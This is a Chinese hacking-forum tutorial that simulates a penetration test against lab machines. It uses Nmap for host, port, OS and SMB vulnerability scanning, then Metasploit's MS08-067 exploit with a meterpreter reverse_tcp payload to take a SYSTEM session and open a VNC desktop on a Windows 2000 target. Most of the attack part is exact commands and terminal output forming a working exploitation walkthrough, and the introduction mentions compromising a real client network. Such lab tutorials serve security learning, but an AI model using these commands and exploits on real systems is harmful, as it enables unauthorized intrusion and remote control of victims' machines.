

作品： Nmap+Metasploit 模拟渗透过程

作者： 小乖

来自： 法客论坛 - F4ckTeam

网址： <http://team.f4ck.net/>

Nmap+Metasploit 模拟渗透过程

0x00 前言

0x01 一些杂七杂八的

0x02 用 Nmap 搜集信息


0x03 Metasploit 溢出获得权限

0x00 前言：

前几天答应了凡凡说要写篇文章来参加线上活动，--原本打算把那破单子的过程写下来，谁知道 C 段 C 着 C 着提权上去后看到的是 B 类型的 IP。。65535 个 IP 情何以堪，而且做了子网划分。。后来就没后来了。。

0x01 一些杂七杂八的

把自己前一段时间学的 backtrack 的一些内容写出来吧，供大伙看看~



```
root@h4x0er:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:93:96:ec
          inet addr:192.168.239.134 Bcast:192.168.239.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:96ec/64 Scope:link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:13342 errors:2 dropped:28 overruns:0 frame:0
            TX packets:21936 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5133485 (5.1 MB) TX bytes:2824981 (2.8 MB)
            Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:22252 errors:0 dropped:0 overruns:0 frame:0
            TX packets:22252 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:10302810 (10.3 MB) TX bytes:10302810 (10.3 MB)

root@h4x0er:~#
```

1:查看存活主机

nmap -sP 192.168.239.* 或者 192.168.239.0/24

2.扫描主机的所有端口

nmap -p 1-65535 192.168.239.133

3：扫描主机的操作系统

nmap -O 192.168.239.133

4：查看主机个服务的版本详细信息

```
nmap -sV 192.168.239.133
```

5: 扫描漏洞

```
nmap -script=smb-check-vluns.nse 192.168.239.133
```

先把 backtrack 系统的 ip 地址记录下来

```
root@h4x0er:~# ifconfig
```


```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:93:96:ec
          inet addr:192.168.239.134  Bcast:192.168.239.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:96ec/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                     RX packets:13342 errors:2 dropped:28 overruns:0 frame:0
                     TX packets:21936 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:5133485 (5.1 MB)  TX bytes:2824981 (2.8 MB)
                     Interrupt:19 Base address:0x2000
```

Ip 地址 192.168.239.134

0x02 用 Nmap 收集信息

扫描 192.168.239.1-254 这个段里 存活的主机

```
nmap -sP 192.168.239.* |grep for
```



--我们在这里选一台主机进行更详细一步的扫描吧。

扫描一下一些常用的端口。

nmap 192.168.239.133



扫描目标 ip 主机的操作系统

nmap -O 192.168.239.133

```
Applications Places System > Sun May 27, 3:57 PM
root@h4x0er: ~
File Edit View Terminal Tabs Help
Install B: root@h4x0er: /opt/metasploit... root@h4x0er: ~ root@h4x0er: ~
MAC Address: 00:0C:29:D4:07:29 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
root@h4x0er:~# nmap -o 192.168.239.133
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 15:57 CST
Nmap scan report for 192.168.239.133
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
root@h4x0er:~#
```

Nmap 判断该目标主机的操作系统是 windows xp sp2 或者 sp3 ; 或者 windows server 2003

```
Applications Places System > Sun May 27, 3:58 PM
root@h4x0er: ~
File Edit View Terminal Tabs Help
Install B: root@h4x0er: /opt/metasploit... root@h4x0er: ~ root@h4x0er: ~
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
root@h4x0er:~#
root@h4x0er:~# nmap -sV 192.168.239.133
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 15:58 CST
Nmap scan report for 192.168.239.133
Host is up (0.00045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
root@h4x0er:~#
```

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------


```
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)
```

分别开放了 135 , 139,445 这些服务的版本详细信息

我们来大概看看 p 分别有哪些扫描漏洞的脚本吧。

```
ls -l /opt/metasploit/common/share/nmap/scripts
```

有 windows 下的, linux 下的一些漏洞探测脚本



```
root@h4x0er:/opt/metasploit/common/share# cd /
root@h4x0er:# ls -l /opt/metasploit/common/share/nmap/scripts
total 1640
-rw-r--r-- 1 root root 2755 2011-10-11 01:18 afp-brute.nse
-rw-r--r-- 1 root root 5617 2011-10-11 01:18 afp-ls.nse
-rw-r--r-- 1 root root 5100 2011-10-11 01:18 afp-path-vuln.nse
-rw-r--r-- 1 root root 5376 2011-10-11 01:18 afp-serverinfo.nse
-rw-r--r-- 1 root root 2470 2011-10-11 01:18 afp-showmount.nse
-rw-r--r-- 1 root root 15091 2011-10-11 01:18 asn-query.nse
-rw-r--r-- 1 root root 1962 2011-10-11 01:18 auth-owners.nse
-rw-r--r-- 1 root root 831 2011-10-11 01:18 auth-spoof.nse
-rw-r--r-- 1 root root 9480 2011-10-11 01:18 backorifice-info.nse
-rw-r--r-- 1 root root 5445 2011-10-11 01:18 banner.nse
-rw-r--r-- 1 root root 2892 2011-10-11 01:18 broadcast-avahi-dos.nse
-rw-r--r-- 1 root root 1468 2011-10-11 01:18 broadcast-dns-service-discovery.nse
-rw-r--r-- 1 root root 3414 2011-10-11 01:18 broadcast-dropbox-listener.nse
-rw-r--r-- 1 root root 3675 2011-10-11 01:18 broadcast-ms-sql-discover.nse
-rw-r--r-- 1 root root 1510 2011-10-11 01:18 broadcast-upnp-info.nse
-rw-r--r-- 1 root root 3138 2011-10-11 01:18 broadcast-wsdd-discover.nse
-rw-r--r-- 1 root root 4520 2011-10-11 01:18 citrix-brute-xml.nse
-rw-r--r-- 1 root root 4047 2011-10-11 01:18 citrix-enum-apps.nse
-rw-r--r-- 1 root root 4278 2011-10-11 01:18 citrix-enum-apps-xml.nse
-rw-r--r-- 1 root root 3749 2011-10-11 01:18 citrix-enum-servers.nse
```

设置扫描的脚本是 smb-check-vulns.nse , 扫描目标主机

```
nmap -script=smb-check-vulns.nse 192.168.239.133
```

The screenshot shows a terminal window titled "root@h4x0er: /" running on a Kali Linux desktop environment. The terminal displays the output of an nmap scan using the script "smb-check-vulns.nse" against the IP address 192.168.239.133. The scan results show the host is up with several open ports: 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds). The MAC address is listed as 00:0C:29:D4:07:29 (VMware). The "Host script results" section shows several findings, including "MS08-067: VULNERABLE" and "Conficker: Likely CLEAN". The scan concludes with the message "Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds".

```
root@h4x0er:/# nmap -script=smb-check-vulns.nse 192.168.239.133
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 16:05 CST
Nmap scan report for 192.168.239.133
Host is up (0.00067s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)

Host script results:
| smb-check-vulns:
|_ MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
root@h4x0er:/#
```

Host script results:

```
| smb-check-vulns:
|_ MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)
```

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

总结上面的上面的几条扫描命令，综合扫描的就是这样

```
nmap -sS -sV -O -script=smb-check-vulns.nse 192.168.239.133
```



```

root@h4x0er:/          root@h4x0er:~          root@h4x0er:~
PORT STATE SERVICE      VERSION
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows XP microsoft-ds
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
root@h4x0er:# nmap -sS -V -O -script=smb-check-vulns.nse 192.168.239.133

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 16:09 CST
Nmap scan report for 192.168.239.133
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows XP microsoft-ds
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-check-vulns:
|_ MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
| SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds

```

表示用 syn 扫描方式，扫描主机开放的服务，还有查看目标主机的系统，然后用 smb-check-vulns.nse 的漏洞脚本来探测。。

- | MS08-067: VULNERABLE
- | Conficker: Likely CLEAN
- | regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
- | SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
- | MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
- |_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

已知有这些漏洞，我们现在进行下一步用 metasploit 进行溢出，获得系统的最高权限。

0x03 Metasploit 溢出

```

root@h4x0er:~# msfconsole
[...]
msf >

```

在 backtrack 系统的 shell 下

输入 msfcosole 打开 metasploit， 骚等片刻就会出现 国外黑客称能黑掉整个星球的 Hacking Tools.

然后我们搜索 ms08_067 这个漏洞的 exp

search ms08_067

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Microsoft Server Service Relative Path Stack Corruption

use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/reverse_tcp

使用 use 加载这个 ms08_067 攻击模板

设置相应的 payload, 即 shellcode

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

```

```
set RHOST 192.168.239.133  
set LOPRT 8080  
set LHOST 192.168.239.134
```

RHOST 即目标机的 IP 地址

LOPRT 即 reverse_tcp 反弹回来的端口--貌似是这样的，可以设置也可以不设置，如果有其他什么的阻止的时候就可以用这个来设置。

LHOST 即自己这台机的 IP 地址。

```
|msf exploit(ms08_067_netapi) > set RHOST 192.168.239.133  
RHOST => 192.168.239.133  
|msf exploit(ms08_067_netapi) > set LHOST 192.168.239.134  
LHOST => 192.168.239.134
```

最后 show options

```
msf exploit(ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| RHOST   | 192.168.239.133 | yes      | The target address                     |
| RPORT   | 445             | yes      | Set the SMB service port               |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                |
|----------|-----------------|----------|--------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique: seh, thread, process, none |
| LHOST    | 192.168.239.134 | yes      | The listen address                         |
| LPORT    | 4444            | yes      | The listen port                            |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf exploit(ms08_067_netapi) >
```

看看有没有什么设置错误的地方，设置好了之后

Exploit -j

```
msf exploit(ms08_067_netapi) > exploit -j  
[*] Exploit running as background job.  
  
[*] Started reverse handler on 192.168.239.134:4444  
msf exploit(ms08_067_netapi) > [*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Chinese - Traditional  
[*] Selected Target: Windows XP SP3 Chinese - Traditional (NX)  
[*] Attempting to trigger the vulnerability...
```

溢出完成后输入

sessions -l

查看可连接的会话

```

msf exploit(ms08_067_netapi) > sessions -l
Active sessions
=====
Id  Type          Information
--  -----
2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ MIX0XRN-WIN2000  192.168.239.
134:4444 -> 192.168.239.133:1058

msf exploit(ms08_067_netapi) >

```

连接会话 id2

sessions -i 2

```

134:4444 -> 192.168.239.133:1058

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >

```

--由于我这边的那 windowsxp 貌似防火墙神马的设置了。。溢出不了，我拿 win2000 演示一下吧

meterpreter > run vnc

开 vnc 来连接--

```

File Edit View Terminal Help

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.239.134 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73882 bytes long
[*] Uploaded the VNC agent to C:\WINNT\TEMP\ZLeMRPYZuGrZg.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.239.134:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "mix0xrn-win2000"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding

```

<< back

TightVNC: mix0xrn-win2000

```

C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
Copyright所有 1985-2000 Microsoft Corp.

C:>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接:

      Connection-specific DNS Suffix . :
      IP Address . . . . . : 192.168.239.133
      Subnet Mask . . . . . : 255.255.255.0
      Default Gateway . . . . . : 192.168.239.2

C:>

```

好了 到这里就完工了。。

--写的比较烂，请各位看官看完后，给点意见。。

0.0 我的联系方式如下

QQ: 546755253

Email: hx0c4k@gmail.com

我的博客: <http://www.h4x0er.com>

腾讯微博: <http://t.qq.com/hanwellzhe>

新浪微博: <http://weibo.com/x1aoguai>

欢迎玩 backtrack 的来和我交流。